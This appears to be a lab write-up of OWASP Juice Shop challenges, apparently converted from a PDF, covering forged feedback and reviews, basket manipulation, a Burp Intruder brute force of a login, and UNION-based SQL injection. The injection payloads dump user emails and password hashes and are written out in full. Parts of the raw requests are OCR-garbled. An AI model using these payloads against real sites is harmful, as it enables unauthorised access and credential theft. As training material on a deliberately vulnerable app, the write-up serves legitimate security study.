Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u1; i
Connection: Keep-alive
"captchaId":33,
"captcha": "51",
"comment": "Awesome!! (anonymous)",
"rating":5

```

Request is not UserId specific

Response

```
Pretty Raw Hex Render
HTTP/1.1 201 Created
Server: Cowboy
Report-To: {"group": "heroku-ne1", "max_age":3600, "endpoints":[{"url":"https://nel.herokuapp.com/reports?ts=172996522648id=812dcc77-0bd0-43b1-a5f1-b257503829594s=ImWEVcATTcpR31d1SQvWSzv2v1ZhNubbdP4uqknb4v3D"}]
Reporting-Endpoints: heroku-ne1:https://nel.herokuapp.com/reports?ts=172996522648id=812dcc77-0bd0-43b1-a5f1-b257503829594s=ImWEVcATTcpR31d1SQvWSzv2v1ZhNubbdP4uqknb4v3D
NEL: 1
("report_to": "heroku-ne1", "max_age":3600, "success_fraction":0.005, "failure_fraction":0.05, "response_headers": {"Via": "keep-alive"})
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Location: /api/Feedbacks/31
Content-Type: application/json; charset=utf-8
Content-Length: 171
Etag: W/"ad-bb1fUVCCQiaqIPJoUgGReuAzU"
Vary: Accept-Encoding
Date: Sat, 26 Oct 2024 17:53:46 GMT
Via: 1.1 vegur
("status": "success", "data": {"id": 31, "comment": "Awesome!! (anonymous)", "rating": 5, "updatedAt": "2024-10-26T17:53:46.982Z", "createdAt": "2024-10-26T17:53:46.982Z", "userId": null})

```

Request

```
Pretty Raw Hex
POST /api/Feedbacks/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dismiss; continueCode=mWbtyI2S6UjKcB15FrVs6MuZt5alojujhX9FkRtjJcXEuSuw5CYMigkUr
Content-Length: 75
Sec-Ch-Ua: "Not;A;Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, /*
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: 70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u1; i
Connection: keep-alive
"captchaId":33,
"captcha": "51",
"comment": "Awesome!! (anonymous)",
"rating":5,
"userId":18

```

Request is submitted on behalf of UserId 18

Response

```
Pretty Raw Hex Render
HTTP/1.1 201 Created
Server: Cowboy
Report-To: {"group": "heroku-ne1", "max_age":3600, "endpoints":[{"url":"https://nel.herokuapp.com/reports?ts=17299654774s=812dcc77-0bd0-43b1-a5f1-b257503829594s=DakEsF6ZPm2Bd3v2Bm0ig2Fk2Fa5jfLzaJthfOpD9C1hpv3D"}]
Reporting-Endpoints: heroku-ne1:https://nel.herokuapp.com/reports?ts=17299654774s=812dcc77-0bd0-43b1-a5f1-b257503829594s=DakEsF6ZPm2Bd3v2Bm0ig2Fk2Fa5jfLzaJthfOpD9C1hpv3D
NEL: 1
("report_to": "heroku-ne1", "max_age":3600, "success_fraction":0.005, "failure_fraction":0.05, "response_headers": {"Via": "keep-alive"})
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Location: /api/Feedbacks/32
Content-Type: application/json; charset=utf-8
Content-Length: 171
Etag: W/"ab-2PV1YJO/MwENJQhM/VPT2iGu8"
Vary: Accept-Encoding
Date: Sat, 26 Oct 2024 17:57:57 GMT
Via: 1.1 vegur
("status": "success", "data": {"id": 32, "comment": "Awesome!! (anonymous)", "rating": 5, "updatedAt": "2024-10-26T17:57:57.077Z", "createdAt": "2024-10-26T17:57:57.077Z", "userId": 18})

```

Forged Review

Difficulty	Description	Category
***	Post a product review as another user or edit any user's existing review.	Broken Access Control

The screenshot shows the User Registration page of the OWASP Juice Shop application. The URL in the browser is <https://juice-shop.herokuapp.com/#/register>. The page title is "User Registration". The form fields are as follows:

- Email: kausik@gmail.com
- Password: Welcome@1234 (Note: This password does not meet the requirement of being 5-40 characters long.)
- Repeat Password: (Same as the first password)
- Show password advice: Off
- Security Question: Maternal grandmother's first name?
- Answer: ABCD

At the bottom right of the registration form, there is a message: "Activate Windows Go to Settings to activate Windows." Below the registration form, there is a navigation bar with links for Home, Products, Reviews, and Account.

The screenshot shows the User Registration page of the OWASP Juice Shop application. The URL in the browser is <https://juice-shop.herokuapp.com/#/register>. The page title is "User Registration". The form fields are as follows:

- Email: papay@gmail.com
- Password: Newuser@1234 (Note: This password does not meet the requirement of being 5-40 characters long.)
- Repeat Password: (Same as the first password)
- Show password advice: Off
- Security Question: Maternal grandmother's first name?
- Answer: XYZ

At the bottom right of the registration form, there is a message: "Activate Windows Go to Settings to activate Windows." Below the registration form, there is a navigation bar with links for Home, Products, Reviews, and Account.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Tr/TLS	IP	Time	Listener port
138	https://juice-shop.herokuapp.com	PUT	/rest/products/1/reviews		✓	201	923	JSON		✓	54.73.53.134	20:37:23 27 Oct 2024	8080

Request

```
POST /rest/products/1/reviews HTTP/1.1
Host: juice-shop.herokuapp.com
Content-Type: application/json
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.yJzdGF0DzMiOiJsdWnJZKnsIiwiZGFOYSIleyJpZCIEjMjkmsInVzZxJuTlwiIjoiIiwiZvIwhaViiOjwYXHeUBnbWfpbC5b2d1LCJyXNz2d9yC16iJUNGSNTKCR1n2kzWzHngz2m2zNDQwODU3MT1jIiwiMs9zS16ImN1c3RvbVvyliv1zGVsdxh1VG9s2W410i1lLcJsyT
XHOT9snaw55cJc16iAuM4wLjAiLCvcm@maVwIiSwihZ2u10i1VynzXrzL3B1Tmxy9gbVmzXmb2bFcgy9zWzHwdX0LnH2yis1nRvdHBTzWyxZK1o1
IiwiZmnu2wzAwoAvi1wiw1zGwzKRH2zEF01puwdwesviaWF01joxNzHwDzQdTHtwfQ.PwxGgSufkX1d3mQocaUqzcbHm0WwPf7KQcncUtxV0vmtifvbs2N
RqUW1WlfzF-K7F3o0R8CvnvNTEnhwxGzztMleGah8q1_32VafojQvh1C12XSAQyBQShtS0QH73okUnNv1z_gNdyjw2_Cjpe7ewB1Mpcf8
4 Content-Length: 57
5 Sec-Ch-Ua-Platform: "Windows"
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.yJzdGF0DzMiOiJsdWnJZKnsIiwiZGFOYSIleyJpZCIEjMjkmsInVzZxJuTlwiIjoiIiwiZvIwhaViiOjwYXHeUBnbWfpbC5b2d1LCJyXNz2d9yC16iJUNGSNTKCR1n2kzWzHngz2m2zNDQwODU3MT1jIiwiMs9zS16ImN1c3RvbVvyliv1zGVsdxh1VG9s2W410i1lLcJsyT
XHOT9snaw55cJc16iAuM4wLjAiLCvcm@maVwIiSwihZ2u10i1VynzXrzL3B1Tmxy9gbVmzXmb2bFcgy9zWzHwdX0LnH2yis1nRvdHBTzWyxZK1o1
IiwiZmnu2wzAwoAvi1wiw1zGwzKRH2zEF01puwdwesviaWF01joxNzHwDzQdTHtwfQ.PwxGgSufkX1d3mQocaUqzcbHm0WwPf7KQcncUtxV0vmtifvbs2N
RqUW1WlfzF-K7F3o0R8CvnvNTEnhwxGzztMleGah8q1_32VafojQvh1C12XSAQyBQShtS0QH73okUnNv1z_gNdyjw2_Cjpe7ewB1Mpcf8
7 Accept-Language: en-US,en;q=0.9
8 Sec-Ch-Ua: "Google Chrome";v="119", "Not-A-Brand";v="8"
9 Sec-Ch-Ua-Mobile: ?
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6660.71 Safari/537.36
11 Accept: application/json, text/plain, */*
12 Content-Type: application/json
13 Origin: https://juice-shop.herokuapp.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://juice-shop.herokuapp.com/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u1, i
20 Connection: keep-alive
21
22 {"message": "It is Awesome !!", "author": "papay@gmail.com"}
```

Response

```
HTTP/1.1 201 Created
Server: Cowboy
Content-Type: application/json
Content-Length: 115
{"group": "heroku-neil", "max_age": 3600, "endpoints": [{"url": "https://neil.herokuapp.com/reports?ts=1730041650&id=b257503829594s=15a2Weqd8dRzyhLMQzXHmFmdeTlpOnzF481l-qyLLw13D"}]}
4 Response-To: https://neil.herokuapp.com/reports?ts=1730041650&id=b257503829594s=15a2Weqd8dRzyhLMQzXHmFmdeTlpOnzF481l-qyLLw13D
5 Neil:
("report_to": "heroku-neil", "max_age": 3600, "success_fraction": 0.05, "failure_fraction": 0.05, "response_headers": {"Via": "neil"}}, {"id": "15a2Weqd8dRzyhLMQzXHmFmdeTlpOnzF481l-qyLLw13D"}]
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: #/jobs
12 Content-Type: application/json; charset=utf-8
13 Content-Length: 30
14 Etag: V/14-Y53wvE/mmB8lkKct/WuaLLIn65U"
15 Vary: Accept-Encoding
16 Date: Sun, 27 Oct 2024 15:07:38 GMT
17 Via: 1.1 vegur
18
19 {"status": "success"}
```

Request

```
POST /rest/products/1/reviews HTTP/1.1
Host: juice-shop.herokuapp.com
Content-Type: application/json
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.yJzdGF0DzMiOiJsdWnJZKnsIiwiZGFOYSIleyJpZCIEjMjkmsInVzZxJuTlwiIjoiIiwiZvIwhaViiOjwYXHeUBnbWfpbC5b2d1LCJyXNz2d9yC16iJUNGSNTKCR1n2kzWzHngz2m2zNDQwODU3MT1jIiwiMs9zS16ImN1c3RvbVvyliv1zGVsdxh1VG9s2W410i1lLcJsyT
XHOT9snaw55cJc16iAuM4wLjAiLCvcm@maVwIiSwihZ2u10i1VynzXrzL3B1Tmxy9gbVmzXmb2bFcgy9zWzHwdX0LnH2yis1nRvdHBTzWyxZK1o1
IiwiZmnu2wzAwoAvi1wiw1zGwzKRH2zEF01puwdwesviaWF01joxNzHwDzQdTHtwfQ.PwxGgSufkX1d3mQocaUqzcbHm0WwPf7KQcncUtxV0vmtifvbs2N
RqUW1WlfzF-K7F3o0R8CvnvNTEnhwxGzztMleGah8q1_32VafojQvh1C12XSAQyBQShtS0QH73okUnNv1z_gNdyjw2_Cjpe7ewB1Mpcf8
4 Content-Length: 57
5 Sec-Ch-Ua-Platform: "Windows"
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.yJzdGF0DzMiOiJsdWnJZKnsIiwiZGFOYSIleyJpZCIEjMjkmsInVzZxJuTlwiIjoiIiwiZvIwhaViiOjwYXHeUBnbWfpbC5b2d1LCJyXNz2d9yC16iJUNGSNTKCR1n2kzWzHngz2m2zNDQwODU3MT1jIiwiMs9zS16ImN1c3RvbVvyliv1zGVsdxh1VG9s2W410i1lLcJsyT
XHOT9snaw55cJc16iAuM4wLjAiLCvcm@maVwIiSwihZ2u10i1VynzXrzL3B1Tmxy9gbVmzXmb2bFcgy9zWzHwdX0LnH2yis1nRvdHBTzWyxZK1o1
IiwiZmnu2wzAwoAvi1wiw1zGwzKRH2zEF01puwdwesviaWF01joxNzHwDzQdTHtwfQ.PwxGgSufkX1d3mQocaUqzcbHm0WwPf7KQcncUtxV0vmtifvbs2N
RqUW1WlfzF-K7F3o0R8CvnvNTEnhwxGzztMleGah8q1_32VafojQvh1C12XSAQyBQShtS0QH73okUnNv1z_gNdyjw2_Cjpe7ewB1Mpcf8
7 Accept-Language: en-US,en;q=0.9
8 Sec-Ch-Ua: "Google Chrome";v="119", "Not-A-Brand";v="8"
9 Sec-Ch-Ua-Mobile: ?
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6660.71 Safari/537.36
11 Accept: application/json, text/plain, */*
12 Content-Type: application/json
13 Origin: https://juice-shop.herokuapp.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://juice-shop.herokuapp.com/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u1, i
20 Connection: keep-alive
21
22 {"message": "It is very bad !!", "author": "kausik@gmail.com"}
```

Response

```
HTTP/1.1 201 Created
Server: Cowboy
Content-Type: application/json
Content-Length: 115
{"group": "heroku-neil", "max_age": 3600, "endpoints": [{"url": "https://neil.herokuapp.com/reports?ts=1730041650&id=b257503829594s=15a2Weqd8dRzyhLMQzXHmFmdeTlpOnzF481l-qyLLw13D"}]}
4 Response-To: https://neil.herokuapp.com/reports?ts=1730041650&id=b257503829594s=15a2Weqd8dRzyhLMQzXHmFmdeTlpOnzF481l-qyLLw13D
5 Neil:
("report_to": "heroku-neil", "max_age": 3600, "success_fraction": 0.05, "failure_fraction": 0.05, "response_headers": {"Via": "neil"}}, {"id": "15a2Weqd8dRzyhLMQzXHmFmdeTlpOnzF481l-qyLLw13D"}]
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: #/jobs
12 Content-Type: application/json; charset=utf-8
13 Content-Length: 30
14 Etag: V/14-Y53wvE/mmB8lkKct/WuaLLIn65U"
15 Vary: Accept-Encoding
16 Date: Sun, 27 Oct 2024 15:16:02 GMT
17 Via: 1.1 vegur
18
19 {"status": "success"}
```

https://juice-shop.herokuapp.com/#/search

The screenshot shows the OWASP Juice Shop homepage with a search bar at the top. Below it, there's a section for 'All Products' featuring a large image of a juice glass and a tomato. To the right, there's a 'Reviews (3)' section. It lists two reviews:

- One from 'papay@gmail.com' saying 'It is Awesome !!' which is marked as an 'Original Request'.
- One from 'kausik@gmail.com' saying 'It is very bad !!' which is marked as a 'Forged Request'.

Below these reviews, there's a 'Write a review' form with a placeholder 'Review' and a question 'What did you like or dislike?'. At the bottom of the page, there are other product cards for 'Banana Juice (1000ml)', 'Carrot Juice (1000ml)', and a promotional banner for 'DSOMM and JUICE SHOP USER DAY'.

GDPR Data Erasure

Difficulty	Description	Category
***	Log in with Chris' erased user account.	Broken Authentication



```
# Host Method URL Params Edited Status code Length MIME type Extension Tls N TLS IP Time
314 https://juice-shop.herokuapp.com GET /rest/products/search?q= ✓ 200 15411 JSON ✓ 46.137.15.86 22:40:39 26 Oct 2024 8080

Request
Pretty Raw Hex
1 GET /rest/products/search?q= HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
4 continueCode=4;hotNI2ZS0tQocPf7frtyoRt01Q7uIbhKwFr4+40TQlUWjumI7NIWjUPN
5 Sec-Ch-Ua: "Not-A-Brand";v="24", "Chromium";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows NT 10.0; Win64; x64" AppleWebKit/537.36 (KHTML, like Gecko)
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6112.120 Safari/537.36
9 Sec-Ch-Ua-Platform: "Windows"
10 Sec-Ch-Ua-Platform-Version: same-origin
11 Sec-Fetch-Site: cors
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-User: http://juice-shop.herokuapp.com/
15 Accept-Encoding: gzip, deflate, br
16 Priority: -1
17 Connection: keep-alive
18

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Cowboy
3 Report-To: 
4 {"group": "heroku-nel", "max_age": 3600, "endpoints": [{"url": "https://nel.herokuapp.com/report?ts=1759962405msid=812dec77-0bd0-43b1-a5f1-b25750382959&e=DG0tFETYXha%2F3jq2FJMR2V2BnWbA%2B4j4wGn6HUrjyrmY3D"}]
5 Reporting-Endpoints: heroku-nel:https://nel.herokuapp.com/report?ts=1759962405msid=812dec77-0bd0-43b1-a5f1-b25750382959&e=DG0tFETYXha%2F3jq2FJMR2V2BnWbA%2B4j4wGn6HUrjyrmY3D
6 Nel: 
7 {"report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.05, "responses_headers": ["Via"] }
8 Connection: keep-alive
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-Frame-Options: SAMEORIGIN
12 Feature-Policy: payment 'self'
13 X-Recruiting: #/jobs
14 Content-Type: application/json; charset=utf-8
15 Etag: W/"3BA0-1kW80MGRMy0j1RQ5ppp5LBg"
16 Vary: Accept-Encoding
17 Date: Sat, 26 Oct 2024 17:10:40 GMT
18 Via: 1.1 vegur
19 Content-Length: 14496
20
21 {
22     "status": "success",
23     "data": [
24         {
25             "id": 1,
26             "name": "Apple Juice (1000ml)",
27             "description": "The all-time classic.",
28             "price": 1.0
29         }
30     ]
31 }
```

Payload = asd'))+union+select+sql.2,3,4,5,6,7,8,9+from+sqlite_master+where+type='table'--

Payload = **apple')union+select+deletedAt,username,email,4,5,6,7,8,9+from+Users--**



Your Basket (chris.pike@juice-sh.op)

Total Price: 0¤

You will gain 0 Bonus Points from this order!

[Checkout](#)

Login Amy

Difficulty	Description	Category
***	Log in with Amy's original user credentials. (This could take 93.83 billion trillion trillion centuries to brute force, but luckily she did not read the "One Important Final Note")	Sensitive Data Exposure

ENTROPY: If you are mathematically inclined, or if you have some security knowledge and training, you may be familiar with the idea of the "entropy" or the randomness and unpredictability of data. If so, you'll have noticed that the first, stronger password has **much less entropy** than the second (weaker) password. Virtually everyone has always believed or been told that passwords derived their strength from having "high entropy". But as we see now, when the only available attack is guessing, that long-standing common wisdom ... is ... not ... correct!

But wouldn't something like "D0g" be in a dictionary, even with the 'o' being a zero?

Sure, it might be. But that doesn't matter, because the attacker is totally blind to the way your passwords look. The old expression "Close only counts in horseshoes and hand grenades" applies here. The **only thing** an attacker **can** know is whether a password guess was an **exact** match ... or not. The attacker **doesn't** know how long the password is, nor **anything** about what it might look like. So after exhausting all of the standard password cracking lists, databases and dictionaries, the attacker has no option other than to either give up and move on to someone else, or start guessing every possible password.

And here's the key insight of this page, and "**Password Padding**":

Once an exhaustive password search begins, the most important factor is password length!

- The password **doesn't** need to have "complex length", because "simple length" is just as unknown to the attacker and **must be searched for**, just the same.
- "Simple length", which is easily created by **padding an easily memorized password** with equally **easy to remember (and enter) padding** creates unbreakable passwords that are also **easy to use**.
- And note that simple padding also defeats all dictionary lookups, since even the otherwise weak phrase "Password", **once it is padded** with additional characters of any sort, will not match a standard password guess of just "Password."

One Important Final Note

The example with **D0g.....** should not be taken literally because if everyone began padding their passwords with simple dots, attackers would soon start adding dots to their guesses to bypass the need for full searching through **unknown** padding. Instead, **YOU SHOULD INVENT** your own **personal padding policy**. You could put some padding in front, and/or interspersed through the phrase, and/or add some more to the end. You could put some characters at the beginning, padding in the middle, and more characters at the end. And also mix-up the padding characters by using simple memorable character pictures like "<->" or "[*]" or "^-^" ... but do invent your own!

If you make the result long **and** memorable, you'll have super-strong passwords that are also easy to use!

Activate Windows
Go to Settings to activate Windows.

13:47:20 17... HTTP → Request POST https://juice-shop.herokuapp.com/rest/user/login

Request

Pretty Raw Hex

```

1 POST /rest/user/login HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=41YpykOb9KXdhEtItrcRIfotrs7WuMSI39hrlFkOtBqTeoOLZvDE6BMnq
4 Content-Length: 66
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json, text/plain, /*
8 Sec-Ch-Ua: "Not%4A_Brand";v="99", "Chromium";v="130"
9 Content-Type: application/json
10 Sec-Ch-Ua-Mobile: ?0
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u1, i
19 Connection: keep-alive
20
21 {
  "email": "amy@juice-sh.op",
  "password": "DOg....."
}

```

Cluster bomb attack

Position 1 = A to Z
Position 2 = 1 to 0
Position 3 = a to z

Start attack

Target https://juice-shop.herokuapp.com Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```

1 POST /rest/user/login HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=41YpykOb9KXdhEtItrcRIfotrs7WuMSI39hrlFkOtBqTeoOLZvDE6BMnq
4 Content-Length: 66
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json, text/plain, /*
8 Sec-Ch-Ua: "Not%4A_Brand";v="99", "Chromium";v="130"
9 Content-Type: application/json
10 Sec-Ch-Ua-Mobile: ?0
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u1, i
19 Connection: keep-alive
20
21 {"email": "amy@juice-sh.op", "password": "6D$S0$Sg5....."}

```

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Payload3	Status	Error	Timeout	Length
0				401			353
1	K	l	a	401			353
2	K	l	b	401			353
3	K	l	c	401			353
4	K	l	d	401			353
5	K	l	e	401			353
6	K	l	f	200			1090
7	K	l	g	401			353
8	K	l	h	401			353
9	K	l	i	401			353
10	K	l	j	401			353
11	K	l	k	401			353
12	K	l	l	401			353
13	v	l	m	401			353

Login Bender

Difficulty	Description	Category
***	Log in with Bender's user account.	Injection

Login Jim

Difficulty	Description	Category
***	Log in with Jim's user account.	Injection

Request

```

1 GET /rest/products/search?q=
apple'))union+select+id,email,password,4,5,6,7,8,9+from+Users-- HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
4 Connection: keep-alive
5 Sec-Ch-Ua: "Not?A Brand";v="99", "Chromium";v="130"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Da: "Not?A Brand";v="99", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://juice-shop.herokuapp.com/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16 Connection: keep-alive
17
18
19

```

Response

```

19 {
    "status": "success",
    "data": [
        {
            "id": 1,
            "name": "admin@juice-sh.op",
            "description": "0193023a7bbd73250516f0e9df18b500",
            "price": 4,
            "deluxePrice": 5,
            "image": 6,
            "createdAt": 7,
            "updatedAt": 8,
            "deletedAt": 9
        },
        {
            "id": 2,
            "name": "jim@juice-sh.op",
            "description": "541ca7ecf72b8d1286474fc613e5e45", Password Hash Value
            "price": 4,
            "deluxePrice": 5,
            "image": 6,
            "createdAt": 7,
            "updatedAt": 8,
            "deletedAt": 9
        },
        {
            "id": 3,
            "name": "bender@juice-sh.op",
            "description": "0c36e517e3fa95aabffibbffc6744a4ef",
            "price": 4,
            "deluxePrice": 5,
            "image": 6,
            "createdAt": 7,
            "updatedAt": 8,
            "deletedAt": 9
        }
    ]
}

```

Login

Email *

Password *

[Forgot your password?](#)

or

[Log in with Google](#)

[Not yet a customer?](#)

Activate Windows
Go to Settings to activate Windows.

All Products

 Add to Basket	 Add to Basket	 Add to Basket
---	---	--

Orders & Payment ²


Privacy & Security

Logout

jim@juice-shop

Manipulate Basket

Difficulty	Description	Category
***	Put an additional product into another user's shopping basket.	Broken Access Control



The screenshot shows a web browser displaying the OWASP Juice Shop website at <https://juice-shop.herokuapp.com/#/basket>. The page title is "Your Basket (admin@juice-sh.op)". A message indicates "You will gain 0 Bonus Points from this order!". A "Checkout" button is visible. On the right, a user menu for "admin@juice-sh.op" is open, showing options for "Orders & Payment", "Privacy & Security", and "Logout". The total price is listed as "Total Price: 0¤".

The screenshot shows a web browser displaying the OWASP Juice Shop website at <https://juice-shop.herokuapp.com/#/basket>. The page title is "Your Basket (test200@gmail.com)". The basket contains one item: "Lemon Juice (500ml)" priced at 2.99€. A "Checkout" button is visible at the bottom. The top right corner shows a user menu with options like "Account", "Orders & Payment", "Privacy & Security", and "Logout". The "Basket" icon in the top right has a red notification badge with the number "1". The URL bar at the top also displays the current page address.

